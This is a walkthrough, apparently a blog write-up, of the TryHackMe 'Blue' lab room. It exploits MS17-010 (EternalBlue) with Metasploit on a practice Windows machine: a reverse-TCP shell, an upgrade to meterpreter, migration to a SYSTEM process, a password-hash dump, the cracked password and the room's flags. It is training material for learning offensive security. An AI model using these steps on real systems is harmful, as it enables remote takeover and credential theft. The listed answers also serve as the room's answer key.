Blue : A Tryhackme Walkthrough!

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



Room link- https://tryhackme.com/r/room/blue

> *Task 1 Recon:*

1. Scan the machine. (If you are unsure how to tackle this, I recommend checking out the Nmap room)



Ans. *3*

3. What is this machine vulnerable to? (Answer in the form of: ms??-???, ex: ms08–067)

```
Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_smb-vuln-ms10-054: false
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
```

smb-vuln-ms17–010

Ans. ms17–010

> *Task 2 Gain Access:*


1. Start Metasploit

```
┌──[debrik@parrot]─[~]
└─$msfconsole
```

2. Find the exploitation code we will run against the machine. What is the full path of the code? (Ex: exploit/……..)

Ans. exploit/windows/smb/ms17_010_eternalblue


3. Show options and set the one required value. What is the name of this value? (All caps for submission)




Ans. *RHOSTS*


4. Usually it would be fine to run this exploit as is; however, for the sake of learning, you should do one more thing before exploiting the target. Enter the following command and press enter:

```
set payload windows/x64/shell/reverse_tcp
```



With that done, run the exploit!






5. Confirm that the exploit has run correctly. You may have to press enter for the DOS shell to appear. Background this shell (CTRL + Z). If this failed, you may have to reboot the target VM. Try running it again before a reboot of the target.

```
C:\Windows\system32>^Z
Background session 2? [y/N]  y
[msf](Jobs:0 Agents:2) exploit(windows/smb/ms17_010_eternalblue) >>
```

> *Task 3 Escalate:*

1. If you haven't already, background the previously gained shell (CTRL + Z). Research online how to convert a shell to meterpreter shell in metasploit. What is the name of the post module we will use? (Exact path, similar to the exploit we previously selected)



Ans. *post/multi/manage/shell_to_meterpreter*

2. Select this (use MODULE_PATH). Show options, what option are we required to change?

```
[msf](Jobs:0 Agents:2) exploit(windows/smb/ms17_010_eternalblue) >> use post/multi/manage/shell_to_meterpreter
[msf](Jobs:0 Agents:2) post(multi/manage/shell_to_meterpreter) >> show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION                   yes       The session to run this module on
```

Ans. *SESSION*

3. Set the required option, you may need to list all of the sessions to find your target here.

```
[msf](Jobs:0 Agents:2) post(multi/manage/shell_to_meterpreter) >> set session 1
session => 1
[msf](Jobs:0 Agents:2) post(multi/manage/shell_to_meterpreter) >> options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler to receive the connection
   LHOST                     no        IP of host that will receive the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION  1                yes       The session to run this module on
```

4. Run! If this doesn't work, try completing the exploit from the previous task once more.

```
[msf](Jobs:0 Agents:2) post(multi/manage/shell_to_meterpreter) >> run

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.17.45.45:4433
[*] Sending stage (200774 bytes) to 10.10.254.162
[*] Post module execution completed
[msf](Jobs:1 Agents:3) post(multi/manage/shell_to_meterpreter) >>
[*] Sending stage (200774 bytes) to 10.10.254.162
[*] Meterpreter session 3 opened (10.17.45.45:4433 -> 10.10.254.162:49385) at 2024-04-21 06:44:03 -0400
[*] Stopping exploit/multi/handler
[*] Meterpreter session 4 opened (10.17.45.45:4433 -> 10.10.254.162:49443) at 2024-04-21 06:44:07 -0400

[msf](Jobs:0 Agents:4) post(multi/manage/shell_to_meterpreter) >>
```

5. Once the meterpreter shell conversion completes, select that session for use.

```
[msf](Jobs:0 Agents:4) post(multi/manage/shell_to_meterpreter) >> sessions

Active sessions
===============

  Id  Name  Type                     Information                                  Connection
  --  ----  ----                     -----------                                  ----------
  1         shell x64/windows        Shell Banner: Microsoft Windows [Version 6.1.76  10.17.45.45:4444 -> 10.10.254.162:49431 (10.10.
                                     01] -----                                    254.162)
  2         shell x64/windows        Shell Banner: Microsoft Windows [Version 6.1.76  10.17.45.45:4444 -> 10.10.254.162:49432 (10.10.
                                     01] -----                                    254.162)
  3         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC                 10.17.45.45:4433 -> 10.10.254.162:49385 (10.10.
                                                                                  254.162)
  4         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC                 10.17.45.45:4433 -> 10.10.254.162:49443 (10.10.
                                                                                  254.162)
```

```
[msf](Jobs:0 Agents:4) post(multi/manage/shell_to_meterpreter) >> sessions 3
[*] Starting interaction with 3...

(Meterpreter 3)(C:\Windows\system32) >
```

6. Verify that we have escalated to NT AUTHORITY\SYSTEM. Run getsystem to confirm this. Feel free to open a dos shell via the command ‘shell’ and run ‘whoami’. This should return that we are indeed system. Background this shell afterwards and select our meterpreter session for usage again.

```
(Meterpreter 3)(C:\Windows\system32) > getsystem
[-] Already running as SYSTEM
(Meterpreter 3)(C:\Windows\system32) > shell
Process 2616 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

7. List all of the processes running via the ‘ps’ command. Just because we are system doesn’t mean our process is. Find a process towards the bottom of this list that is running at NT AUTHORITY\SYSTEM and write down the process id (far left column).

```
C:\Windows\system32>exit
exit
(Meterpreter 3)(C:\Windows\system32) > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x64   0
 100   648   LogonUI.exe        x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\LogonUI.exe
 416   4     smss.exe           x64   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 432   696   svchost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 492   552   conhost.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\conhost.exe
 552   520   csrss.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
 600   520   wininit.exe        x64   0        NT AUTHORITY\SYSTEM           C:\Windows\system32\wininit.exe
 608   592   csrss.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\system32\csrss.exe
```

let me take 432

8. Migrate to this process using the ‘migrate PROCESS_ID’ command where the process id is the one you just wrote down in the previous step. This may take several attempts, migrating processes is not very stable. If this fails, you may need to re-run the conversion process or reboot the machine and start once again. If this happens, try a different process next time.

```
(Meterpreter 3)(C:\Windows\system32) > migrate 432
[*] Migrating from 704 to 432...
[*] Migration completed successfully.
(Meterpreter 3)(C:\Windows\system32) >
```

Task 4 Cracking:

1. Within our elevated meterpreter shell, run the command ‘hashdump’. This will dump all of the passwords on the machine as long as we have the correct privileges to do so. What is the name of the non-default user?

```
(Meterpreter 3)(C:\Windows\system32) > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Jon:1000:aad3b435b51404eeaad3b435b51404ee:ffb43f0de35be4d9917ac0cc8ad57f8d:::
```


Ans. Jon

2. Copy this password hash to a file and research how to crack it. What is the cracked password?

Ans. alqfna22

Task 5 Find flags!


1. Flag1? *This flag can be found at the system root.* **[Question Hint: Can you C it?]**



Ans. *flag{access_the_machine}*

2. Flag2? *This flag can be found at the location where passwords are stored within Windows.* **[Question Hint: I wish I wrote down where I kept my password. Luckily it's still stored here on Windows.]**

Note:- SAM file in `C:\Windows\System32\config` *: Contains hashed local user account passwords.*



```
040777/rwxrwxrwx  4096      dir   2018-12-12 18:03:05 -0500  TxR
100666/rw-rw-rw-  34        fil   2019-03-17 15:32:48 -0400  flag2.txt
040777/rwxrwxrwx  4096      dir   2010-11-20 21:41:37 -0500  systemprofile

(Meterpreter 3)(C:\Windows\system32\config) > cat flag2.txt
flag{sam_database_elevated_access}(Meterpreter 3)(C:\Windows\system32\config) >
```

Ans. *flag{sam_database_elevated_access}*

3. flag3? *This flag can be found in an excellent location to loot. After all, Administrators usually have pretty interesting things saved.* ***[Question Hint: You'll need to have elevated privileges to access this flag.]***

```
(Meterpreter 3)(C:\) > cd Users\\
(Meterpreter 3)(C:\Users) > ls
Listing: C:\Users
=================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2009-07-14 01:08:56 -0400  All Users
040555/r-xr-xr-x  8192  dir   2009-07-14 03:07:31 -0400  Default
040777/rwxrwxrwx  0     dir   2009-07-14 01:08:56 -0400  Default User
040777/rwxrwxrwx  8192  dir   2018-12-12 22:13:45 -0500  Jon
040555/r-xr-xr-x  4096  dir   2011-04-12 04:28:15 -0400  Public
100666/rw-rw-rw-  174   fil   2009-07-14 00:54:24 -0400  desktop.ini

(Meterpreter 3)(C:\Users) > cd Jon
```

```
(Meterpreter 3)(C:\Users\Jon) > ls
Listing: C:\Users\Jon
=====================

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
040777/rwxrwxrwx  0       dir   2018-12-12 22:13:31 -0500  AppData
040777/rwxrwxrwx  0       dir   2018-12-12 22:13:31 -0500  Application Data
040555/r-xr-xr-x  0       dir   2018-12-12 22:13:48 -0500  Contacts
040777/rwxrwxrwx  0       dir   2018-12-12 22:13:31 -0500  Cookies
040555/r-xr-xr-x  0       dir   2018-12-12 22:49:07 -0500  Desktop
040555/r-xr-xr-x  4096    dir   2018-12-12 22:49:20 -0500  Documents
```


```
(Meterpreter 3)(C:\Users\Jon) > cd Documents\\
(Meterpreter 3)(C:\Users\Jon\Documents) > ls
Listing: C:\Users\Jon\Documents
==============================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040777/rwxrwxrwx  0     dir   2018-12-12 22:13:31 -0500  My Music
040777/rwxrwxrwx  0     dir   2018-12-12 22:13:31 -0500  My Pictures
040777/rwxrwxrwx  0     dir   2018-12-12 22:13:31 -0500  My Videos
100666/rw-rw-rw-  402   fil   2018-12-12 22:13:48 -0500  desktop.ini
100666/rw-rw-rw-  37    fil   2019-03-17 15:26:36 -0400  flag3.txt

(Meterpreter 3)(C:\Users\Jon\Documents) > cat flag3.txt
flag{admin_documents_can_be_valuable}(Meterpreter 3)(C:\Users\Jon\Documents) >
```

Ans. *flag{admin_documents_can_be_valuable}*

> *Hack to find flags:*



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